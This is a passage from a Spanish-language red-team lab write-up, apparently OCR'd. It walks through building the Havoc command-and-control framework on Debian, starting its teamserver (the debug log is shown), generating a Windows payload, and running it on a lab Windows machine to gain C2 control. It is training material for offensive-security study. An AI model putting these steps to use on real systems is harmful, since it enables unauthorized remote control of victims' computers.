herramienta “Havoc”




13. Debemos de tener go instalado en la carpeta /tmp así como ejecutar el siguiente comando dentro del directorio de Havoc “apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm”




14. Cambiamos al directorio “teamserver”Ejecutamos los siguientes comandos en el orden dado: go mod download golang.org/x/sys, go mod download github.com/ugorji/go, cd .. (vamos al directorio raíz de Havoc), make ts-build, make client-build abrimos 2 terminales y en la primera vamos al path profiles/ y ejecutamos el comando vim havoc.yaotl para ver los usuarior y sus contraseñas, en la segunda ejecutamos el comando “./havoc server --profile ./profiles/havoc.yaotl -v --debug”.





Debian 12.x 64-bit - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications
Terminal -
2024-06-22
23:50
Terminal -
File Edit View Terminal Tabs Help
Untitled
Untitled
root@debian:/opt/Havoc# ./havoc server --profile ./profiles/havoc.yaotl -v --debug
pwn and elevate until it's done
[23:45:34] [DBUG] [cmd.glob..func2:59]: Debug mode enabled
[23:45:34] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[23:45:34] [INFO] Havoc profile: ./profiles/havoc.yaotl
[23:45:34] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[23:45:34] [INFO] Time: 22/06/2024 23:45:34
[23:45:34] [INFO] Teamserver logs saved under: data/loot/2024.06.22._23:45:34
[23:45:34] [DBUG] [server.(*Teamserver).Start:53]: Starting teamserver...
[23:45:34] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[23:45:34] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint
[23:45:34] [INFO] Opens existing database: data/teamserver.db
[23:45:34] [DBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[23:45:35] [INFO] Starting 1 listeners from last session
[23:45:35] [DBUG] [handlers.(*HTTP).Start:204]: Setup HTTP/s Server
[23:45:35] [DBUG] [handlers.(*HTTP).generateCertFiles:48]: Listener Path: data/loot/2024.06.22._23:45:34/listener/test/
[23:45:35] [DBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '192.168.213.130' ...
[23:45:35] [DBUG] [certs.generateCertificate:223]: Valid from 2023-11-14 23:45:35.024171587 -0600 CST to 2026-11-13 23:45:35.024171587 -0600 CST
[23:45:35] [DBUG] [certs.generateCertificate:228]: Serial Number: 123876820392531169819750283


15. Despues, en el directorio raíz ejecutamos el comando ./havoc client




16. Ahora estamos dentro de la aplicación havoc, creamos un nuevo “Listener” y lo configuramos para que se conecte a la máquina de Windows



17. Una vez realizado lo anterior vamos a la opción “Attack” y despues a “Payload”, elegimos el ejecutable y el “Listenner”, damos click en “Generate” y despúes guardamos el payload generado en una carpeta



18. Vamos al explorador en la maquina de windows, e introducimos la dirección ip del servidor (Debian), descargamos el “payload”, lo ejecutamos y vemos en la sección interact que podemos cargar C2 en esa maquina de windows donde se ha cargado el payload.

19. 

Conclusión

La práctica realizada demuestra la aplicación de una amplia gama de habilidades y técnicas esenciales en las operaciones de Red Team. En el primer ejercicio, se llevó a cabo un reconocimiento exhaustivo de la infraestructura de REI, identificando subdominios, rangos de IP y servicios expuestos. Este proceso ilustra la importancia de la fase de recopilación de información en cualquier evaluación de seguridad.

El segundo ejercicio se centró en la creación de un laboratorio para simular un escenario de Command and Control, destacando habilidades avanzadas como la tunelización SSH, el movimiento lateral dentro de una red y la configuración de herramientas de C2 como Havoc. Este escenario proporciona una valiosa experiencia práctica en la ejecución de operaciones complejas de Red Team en un entorno controlado.

Ambos ejercicios subrayan la importancia de mantener un enfoque ético y legal en las actividades de Red Team, respetando los límites establecidos y utilizando entornos de prueba apropiados. La práctica también resalta la necesidad de un conocimiento técnico profundo y la capacidad de adaptarse a diferentes escenarios y tecnologías.

En conjunto, esta práctica final ofrece una experiencia integral que prepara a los participantes para enfrentar los desafíos reales en el campo de la seguridad ofensiva, proporcionando una base sólida para futuras carreras en Red Team y pruebas de penetración.